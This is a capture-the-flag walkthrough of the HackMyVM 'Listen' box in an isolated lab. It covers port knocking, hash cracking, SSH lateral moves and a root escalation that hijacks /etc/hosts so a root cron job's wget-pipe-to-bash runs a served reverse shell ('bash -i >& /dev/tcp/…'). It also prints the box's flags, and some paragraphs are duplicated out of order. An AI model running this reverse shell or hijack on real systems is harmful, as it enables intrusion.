

ℹ️
I keep all of my distrusted hosts from platforms like HackMyVM on a segmented VLAN --
10.9.9.0/24 -- that has no internet accessNmap Results
⚠️
Hosting this VM on Proxmox, I had to correct the network interface name after importing due to DHCP issues. However, my troubles didn't end there. I know there was something fishy with the firewall and using
To correct this, I booted into single-user mode and issued the following command to replace the old interface name with my new interface name:
grep, I found another configuration file where the old interface name was hard-coded. To correct this, I booted into single-user mode and issued the following command to replace the old interface name with my new interface name:
grep -lr enp0s3 /etc | xargs -I % sed -i 's/enp0s3/ens18/g' %.# Nmap 7.94SVN scan initiated Sun Jan 5 02:14:41 2025 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.9.9.12
Nmap scan report for 10.9.9.12
Host is up (0.00063s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp filtered ssh
80/tcp filtered http
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jan 5 02:14:43 2025 -- 1 IP address (1 host up) scanned in 2.35 secondsPacket Capture
💡
The fact that this box is named "Listen" cannot be a coincidence. And given the filtered ports during the
Kali and the Listen VM are on two distinct VLANs. So for the packet capture, I added another interface to Kali and put it on VLAN 999 with listen, as being on the same VLAN is far more advantageous for capturing various kinds of traffic.
nmap scan. It would be good to get a better look at the network traffic anyway.Kali and the Listen VM are on two distinct VLANs. So for the packet capture, I added another interface to Kali and put it on VLAN 999 with listen, as being on the same VLAN is far more advantageous for capturing various kinds of traffic.
sudo tcpdump -nAi eth1 host 10.9.9.12
sudo hping3 -n -c 1 -i 1 -S -p 1337 10.9.9.12nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.9.9.12Try the same nmap scan again

Service Enumeration
TCP/80
curl http://10.9.9.12
Cracking the Hash

Exploit

SSH as Leo
Post-Exploit Enumeration
Operating Environment
OS & Kernel
Linux listen 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64 GNU/Linux

PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
Current User
uid=1001(leo) gid=1001(leo) groups=1001(leo)

-bash: sudo: command not found
Users and Groups
Local Users
silence:x:1000:1000:silence,,,:/home/silence:/bin/bash
leo:x:1001:1001:,,,:/home/leo:/bin/bash
listen:x:1002:1002:,,,:/home/listen:/bin/bash
Local Groups
floppy:x:25:silence
audio:x:29:silence
dip:x:30:silence
video:x:44:silence
plugdev:x:46:silence
netdev:x:109:silence
silence:x:1000:
leo:x:1001:
listen:x:1002:
Network Configurations
Network Interfaces
ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether bc:24:11:cf:d9:68 brd ff:ff:ff:ff:ff:ff
    inet 10.9.9.12/24 brd 10.9.9.255 scope global dynamic ens18
       valid_lft 6042sec preferred_lft 6042sec
    inet6 fe80::be24:11ff:fecf:d968/64 scope link
       valid_lft forever preferred_lft forever
Processes and Services
Interesting Processes
root     26440  0.0  0.0   9416  2328 ?        S    16:17   0:00  \_ /usr/sbin/CRON -f
root     26445  0.0  0.0   2388   764 ?        Ss   16:17   0:00  |   \_ /bin/sh -c sh /home/listen/listentome.sh
root     26448  0.0  0.0   2388   700 ?        S    16:17   0:00  |       \_ sh /home/listen/listentome.sh
root     26450  0.0  0.1  16532  4768 ?        S    16:17   0:00  |           \_ wget -O - -q http://listen/ihearyou.sh
root     26451  0.0  0.0   6644  1120 ?        S    16:17   0:00  |           \_ bash
root       372  0.0  0.0   6680   860 ?        Ss   Jan05   0:00 /usr/sbin/knockd
root       373  0.0  0.0   6680  2192 ?        Ss   Jan05   0:00  \_ /usr/sbin/knockd
root       374  0.0  0.0   2388   760 ?        S    Jan05   0:00      \_ sh -c /sbin/iptables -I INPUT -s 10.6.6.9 -p tcp --dport 22 -j ACCEPT;/sbin/iptables -I INPUT -s 10.6.6.9 -p tcp --dport 80 -j ACCEPT;/
root       377  0.0  0.2  19356  8876 ?        S    Jan05   0:00          \_ /usr/bin/python2.7 /root/silence.py
PSpy Output
2025/01/06 17:51:54 CMD: UID=1001  PID=27874  | ./pspy64
2025/01/06 17:51:54 CMD: UID=0     PID=27868  |
2025/01/06 17:51:54 CMD: UID=0     PID=27859  | bash
2025/01/06 17:51:54 CMD: UID=0     PID=27858  | wget -O - -q http://listen/ihearyou.sh
2025/01/06 17:51:54 CMD: UID=0     PID=27857  | sh /home/listen/listentome.sh
2025/01/06 17:51:54 CMD: UID=0     PID=27854  | /bin/sh -c sh /home/listen/listentome.sh
2025/01/06 17:51:54 CMD: UID=0     PID=27849  | /usr/sbin/CRON -f
2025/01/06 17:51:54 CMD: UID=0     PID=27839  | bash
2025/01/06 17:51:54 CMD: UID=0     PID=27838  | wget -O - -q http://listen/ihearyou.sh
2025/01/06 17:51:54 CMD: UID=0     PID=27837  | sh /home/listen/listentome.sh
2025/01/06 17:51:54 CMD: UID=0     PID=27834  | /bin/sh -c sh /home/listen/listentome.sh
2025/01/06 17:51:54 CMD: UID=0     PID=27829  | /usr/sbin/CRON -f
2025/01/06 17:51:54 CMD: UID=0     PID=27827  | bash
2025/01/06 17:51:54 CMD: UID=0     PID=27826  | wget -O - -q http://listen/ihearyou.sh
2025/01/06 17:51:54 CMD: UID=0     PID=27825  | sh /home/listen/listentome.sh
2025/01/06 17:51:54 CMD: UID=0     PID=27822  | /bin/sh -c sh /home/listen/listentome.sh
Interesting Files
/home/leo/poem
-rwsrws--- 1 root leo 16872 Oct 16  2020 poem
leo@listen:~$
/home/listen/listentome.sh
wget -O - -q http://listen/ihearyou.sh | bash
/etc/hosts
-rw-rw-r-- 1 root listen 186 Oct 16 2020 /etc/hosts
127.0.0.1       localhost
127.0.1.1       listen

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
/var/www/html/ihearyou.sh
-rw------- 1 root root 0 Oct 16 2020 ihearyou.sh
Privilege Escalation
SSH as Silence
Since the SSH session as leo appears to be a dead end and silence has some interesting groups and files when running find /home 2>/dev/null as leo, let's test those possible credentials found during packet capture.
ssh silence@10.9.9.12

Lateral to Listen
💡
A pseudoterminal (pts/x) is created when a user logs in interactively, such as via SSH or spawning a new terminal app. However, we can also spawn pseudoterminals using Python until
pts/4 is created.python3 -c "import pty; pty.spawn('/bin/bash')"Run this command until /dev/pts/4 is created

listen is shhhhhhssh listen@10.9.9.12
Becoming Root
Modifying Hosts File
From here, the last and final step to becoming root is clear.
- In the
/home/listen/listentome.shscript,wgetis fetchinghttp://listen/ihearyou.shand piping tobash, which will cause code execution - In the
/etc/hosts,listenpoints to127.0.1.1but the/etc/hostsfile is writable bylisten - In the
pspyoutput, we seeUID=0(root) is running what appears to be a cron job executing/home/listen/listentome.sh, which means that we should get code execution asroot
nano /etc/hosts
Serve the Malicious Script
echo 'bash -c '"'"'bash -i >& /dev/tcp/10.6.6.9/443 0>&1'"'"'' > ihearyou.shchmod +r ihearyou.shsudo rlwrap nc -lnvp 443Start a TCP listener to catch the reverse shell
sudo python3 -m http.server --bind 10.6.6.9 80Start the HTTP server for the wget client on the target

Flags
User
HMVimlistening
Root
HMVthxforlisten